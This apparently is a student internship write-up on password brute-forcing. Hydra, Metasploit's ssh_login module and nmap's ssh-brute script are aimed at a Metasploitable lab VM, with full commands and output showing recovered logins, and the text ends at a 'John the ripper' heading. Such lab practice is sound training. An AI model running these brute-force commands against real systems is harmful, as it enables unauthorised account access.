INTERNSHIP PROJECT NO. 1

Supritijui2000@gmail.com


System Hacking: -

1.Hydra

Hydra is commonly used by penetration testers used together with a set of programmes like crunch, which are used to generate wordlists. Hydra is then used to test the attacks using the wordlists that these programmes created. Hydra is set to be updated over time as more services become supported.

To perform hydra attack, in kali open root folder and create

- A file as "jui.txt" and "password.txt" using 'touch'
- //cat > jui.txt (enter different file names)
- // cat > password.txt(enter different password and one same as in jui.txt to check)
- hydra -L /root/jui.txt -P /root/password.txt telnet://(ip address)



kali-linux-2021.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: /home/kali
10:11 AM
61%
root@kali: /home/kali
File Actions Edit View Help

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-21 10:02:44

┌──(root💀 kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  Jui.txt  Music  password.txt  Pictures  projecthack.apk  projecthacking.apk  Public  Templates  use  Videos

┌──(root💀 kali)-[/home/kali]
└─# cd Jui.txt
cd: not a directory: Jui.txt

┌──(root💀 kali)-[/home/kali]
└─# cat Jui.txt
msfadmin
root
kali

┌──(root💀 kali)-[/home/kali]
└─# cat password.txt
msfadmin
root
jklt

┌──(root💀 kali)-[/home/kali]
└─# hydra -L /home/kali/Jui.txt -P /home/kali/password.txt telnet://192.168.101.129
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-21 10:09:24
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per task
[DATA] attacking telnet://192.168.101.129:23/
[23][telnet] host: 192.168.101.129   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-21 10:09:32

┌──(root💀 kali)-[/home/kali]
└─#                                                                                     255 ×
```


2.Auxiliary Module

Auxiliary modules are essentially used to cover the first stage of a penetration test—fingerprinting and vulnerability scanning. The Auxiliary module system includes the Scanner mixing, which makes it possible to write scanning modules that will target one host or a range of user specified hosts.

To perform auxiliary attack, in kali open root folder


Terminal 1: msf console →use auxiliary/scanner/ssh/ssh_ → use auxiliary/scanner/ssh/ssh_login

Terminal 2: nmap -sT -sV ipaddresss



kali-linux-2021.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
qterminal
10:22 AM
57%
root@kali: /home/kali
File Actions Edit View Help

```
+ -- --=[ 592 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 8 evasion                                      ]

Metasploit tip: View advanced module options with
advanced

msf6 > use auxiliary/scanner/ssh/ssh_
use auxiliary/scanner/ssh/ssh_enum_git_keys     use auxiliary/scanner/ssh/ssh_identify_pubkeys  use auxiliary/scanner/ssh/ssh_login_pubkey
use auxiliary/scanner/ssh/ssh_enumusers         use auxiliary/scanner/ssh/ssh_login             use auxiliary/scanner/ssh/ssh_version
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Jui.txt
USER_FILE ⇒ /home/kali/Jui.txt
msf6 auxiliary(scanner/ssh/ssh_login) > setPASS_FILE /home/kali/password.txt
[-] Unknown command: setPASS_FILE.
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE ⇒ /home/kali/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS192.168.101.129
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.101.129
RHOSTS ⇒ 192.168.101.129
msf6 auxiliary(scanner/ssh/ssh_login) > run
```



```
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false           no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE           false           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Jui.txt
USER_FILE ⇒ /home/kali/Jui.txt
msf6 auxiliary(scanner/ssh/ssh_login) > setPASS_FILE /home/kali/password.txt
[-] Unknown command: setPASS_FILE.
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE ⇒ /home/kali/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS192.168.101.129
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.101.129
RHOSTS ⇒ 192.168.101.129
msf6 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.101.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),1
12(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

3. NSE Script


The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs.We designed NSE to be versatile, with the following tasks in mind:

Network discovery


This is Nmap's bread and butter. Examples include looking up whois data based on the target domain, querying ARIN, RIPE, or APNIC for the target IP to determine ownership, performing identd lookups on open ports, SNMP queries, and listing available NFS/SMB/RPC shares and services.

To perform NSE script, in kali:

- cd
- /user/share/nmap/scripts
- ls
- ls -L|grep ssh
- nmap –script ssh -brute.ns


kali-linux-2021.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
qterminal
10:34 AM
53%
root@kali: /usr/share/nmap/scripts
File
Actions
Edit
View
Help

```
cvs-brute.nse                         http-headers.nse                        iscsi-info.nse                   rfc868-time.nse                 telnet-encryption.nse
cvs-brute-repository.nse              http-hp-ilo-info.nse                    isns-info.nse                    riak-http-info.nse              telnet-ntlm-info.nse
daap-get-library.nse                  http-huawei-hg5xx-vuln.nse              jdwp-exec.nse                    rlogin-brute.nse                tftp-enum.nse
daytime.nse                           http-icloud-findmyiphone.nse            jdwp-info.nse                    rmi-dumpregistry.nse            tls-alpn.nse
db2-das-info.nse                      http-icloud-sendmsg.nse                 jdwp-inject.nse                  rmi-vuln-classloader.nse        tls-nextprotoneg.nse
deluge-rpc-brute.nse                  http-iis-short-name-brute.nse           jdwp-version.nse                 rpcap-brute.nse                 tls-ticketbleed.nse
dhcp-discover.nse                     http-iis-webdav-vuln.nse                knx-gateway-discover.nse         rpcap-info.nse                  tn3270-screen.nse
dicom-brute.nse                       http-internal-ip-disclosure.nse         knx-gateway-info.nse             rpc-grind.nse                   tor-consensus-checker.nse
dicom-ping.nse                        http-joomla-brute.nse                   krb5-enum-users.nse              rpcinfo.nse                     traceroute-geolocation.nse
dict-info.nse                         http-jsonp-detection.nse                ldap-brute.nse                   rsa-vuln-roca.nse               tso-brute.nse
distcc-cve2004-2687.nse               http-litespeed-sourcecode-download.nse  ldap-novell-getpass.nse          rsync-brute.nse                 tso-enum.nse
dns-blacklist.nse                     http-ls.nse                             ldap-rootdse.nse                 rsync-list-modules.nse          ubiquiti-discovery.nse
dns-brute.nse                         http-majordomo2-dir-traversal.nse       ldap-search.nse                  rtsp-methods.nse                unittest.nse
dns-cache-snoop.nse                   http-malware-host.nse                   lexmark-config.nse               rtsp-url-brute.nse              unusual-port.nse
dns-check-zone.nse                    http-mcmp.nse                           llmnr-resolve.nse                rusers.nse                      upnp-info.nse
dns-client-subnet-scan.nse            http-methods.nse                        lltd-discovery.nse               s7-info.nse                     uptime-agent-info.nse
dns-fuzz.nse                          http-method-tamper.nse                  lu-enum.nse                      samba-vuln-cve-2012-1182.nse    url-snarf.nse
dns-ip6-arpa-scan.nse                 http-mobileversion-checker.nse          maxdb-info.nse                   script.db                       ventrilo-info.nse
dns-nsec3-enum.nse                    http-ntlm-info.nse                      mcafee-epo-agent.nse             servicetags.nse                 versant-info.nse
dns-nsec-enum.nse                     http-open-proxy.nse                     membase-brute.nse                shodan-api.nse                  vmauthd-brute.nse
dns-nsid.nse                          http-open-redirect.nse                  membase-http-info.nse            sip-brute.nse                   vmware-version.nse
dns-random-srcport.nse                http-passwd.nse                         memcached-info.nse               sip-call-spoof.nse              vnc-brute.nse
dns-random-txid.nse                   http-phpmyadmin-dir-traversal.nse       metasploit-info.nse              sip-enum-users.nse              vnc-info.nse
dns-recursion.nse                     http-phpself-xss.nse                    metasploit-msgrpc-brute.nse      sip-methods.nse                 vnc-title.nse
dns-service-discovery.nse             http-php-version.nse                    metasploit-xmlrpc-brute.nse      skypev2-version.nse             voldemort-info.nse
dns-srv-enum.nse                      http-proxy-brute.nse                    mikrotik-routeros-brute.nse      smb2-capabilities.nse           vtam-enum.nse
dns-update.nse                        http-put.nse                            mmouse-brute.nse                 smb2-security-mode.nse          vulners.nse
dns-zeustracker.nse                   http-qnap-nas-info.nse                  mmouse-exec.nse                  smb2-time.nse                   vuze-dht-info.nse
dns-zone-transfer.nse                 http-referer-checker.nse                modbus-discover.nse              smb2-vuln-uptime.nse            wdb-version.nse
docker-version.nse                    http-rfi-spider.nse                     mongodb-brute.nse                smb-brute.nse                   weblogic-t3-info.nse
domcon-brute.nse                      http-robots.txt.nse                     mongodb-databases.nse            smb-double-pulsar-backdoor.nse  whois-domain.nse
domcon-cmd.nse                        http-robtex-reverse-ip.nse              mongodb-info.nse                 smb-enum-domains.nse            whois-ip.nse
domino-enum-users.nse                 http-robtex-shared-ns.nse               mqtt-subscribe.nse               smb-enum-groups.nse             wsdd-discover.nse
dpap-brute.nse                        http-sap-netweaver-leak.nse             mrinfo.nse                       smb-enum-processes.nse          x11-access.nse
drda-brute.nse                        http-security-headers.nse               msrpc-enum.nse                   smb-enum-services.nse           xdmcp-discover.nse
drda-info.nse                         http-server-header.nse                  ms-sql-brute.nse                 smb-enum-sessions.nse           xmlrpc-methods.nse
duplicates.nse                        http-shellshock.nse                     ms-sql-config.nse                smb-enum-shares.nse             xmpp-brute.nse
eap-info.nse                          http-sitemap-generator.nse              ms-sql-dac.nse                   smb-enum-users.nse              xmpp-info.nse
enip-info.nse                         http-slowloris-check.nse                ms-sql-dump-hashes.nse           smb-flood.nse
epmd-info.nse                         http-slowloris.nse                      ms-sql-empty-password.nse        smb-ls.nse
eppc-enum-processes.nse               http-sql-injection.nse                  ms-sql-hasdbaccess.nse           smb-mbenum.nse

┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# ls -l|grep ssh
-rw-r--r-- 1 root root  5391 Oct 12  2020 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Oct 12  2020 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3045 Oct 12  2020 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Oct 12  2020 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Oct 12  2020 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Oct 12  2020 ssh-run.nse
-rw-r--r-- 1 root root  1423 Oct 12  2020 sshv1.nse

┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# nmap --script ssh-brute.nse -p 22 192.168.101.129
```


kali-linux-2021.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
qterminal
10:48 AM
root@kali: /usr/share/nmap/scripts

Kazam
Record a video or take a screenshot of your screen


```
NSE: [ssh-brute] Trying username/password pair: webadmin:hello
NSE: [ssh-brute] Trying username/password pair: sysadmin:hello
NSE: [ssh-brute] Trying username/password pair: netadmin:hello
NSE: [ssh-brute] Trying username/password pair: guest:hello
NSE: [ssh-brute] Trying username/password pair: web:hello
NSE: [ssh-brute] Trying username/password pair: test:hello
NSE: [ssh-brute] Trying username/password pair: root:playboy
NSE: [ssh-brute] Trying username/password pair: admin:playboy
NSE: [ssh-brute] Trying username/password pair: administrator:playboy
NSE: [ssh-brute] Trying username/password pair: webadmin:playboy
NSE: [ssh-brute] Trying username/password pair: sysadmin:playboy
NSE: [ssh-brute] Trying username/password pair: netadmin:playboy
NSE: [ssh-brute] Trying username/password pair: guest:playboy
NSE: [ssh-brute] Trying username/password pair: web:playboy
NSE: [ssh-brute] Trying username/password pair: test:playboy
NSE: [ssh-brute] Trying username/password pair: root:charlie
NSE: [ssh-brute] Trying username/password pair: admin:charlie
NSE: [ssh-brute] Trying username/password pair: administrator:charlie
NSE: [ssh-brute] Trying username/password pair: webadmin:charlie
NSE: [ssh-brute] Trying username/password pair: sysadmin:charlie
NSE: [ssh-brute] Trying username/password pair: netadmin:charlie
NSE: [ssh-brute] Trying username/password pair: guest:charlie
NSE: [ssh-brute] Trying username/password pair: web:charlie
NSE: [ssh-brute] Trying username/password pair: test:charlie
NSE: [ssh-brute] Trying username/password pair: root:elizabeth
NSE: [ssh-brute] Trying username/password pair: admin:elizabeth
NSE: [ssh-brute] Trying username/password pair: administrator:elizabeth
NSE: [ssh-brute] Trying username/password pair: webadmin:elizabeth
NSE: [ssh-brute] Trying username/password pair: sysadmin:elizabeth
NSE: [ssh-brute] Trying username/password pair: netadmin:elizabeth
NSE: [ssh-brute] Trying username/password pair: guest:elizabeth
NSE: [ssh-brute] Trying username/password pair: web:elizabeth
NSE: [ssh-brute] Trying username/password pair: test:elizabeth
NSE: [ssh-brute] Trying username/password pair: root:samantha
NSE: [ssh-brute] Trying username/password pair: admin:samantha
NSE: [ssh-brute] Trying username/password pair: administrator:samantha
NSE: [ssh-brute] Trying username/password pair: webadmin:samantha
NSE: [ssh-brute] Trying username/password pair: sysadmin:samantha
NSE: [ssh-brute] Trying username/password pair: netadmin:samantha
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.101.129
Host is up (0.00049s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 574 guesses in 604 seconds, average tps: 0.9
MAC Address: 00:0C:29:04:C8:CF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 611.34 seconds
```

John the ripper

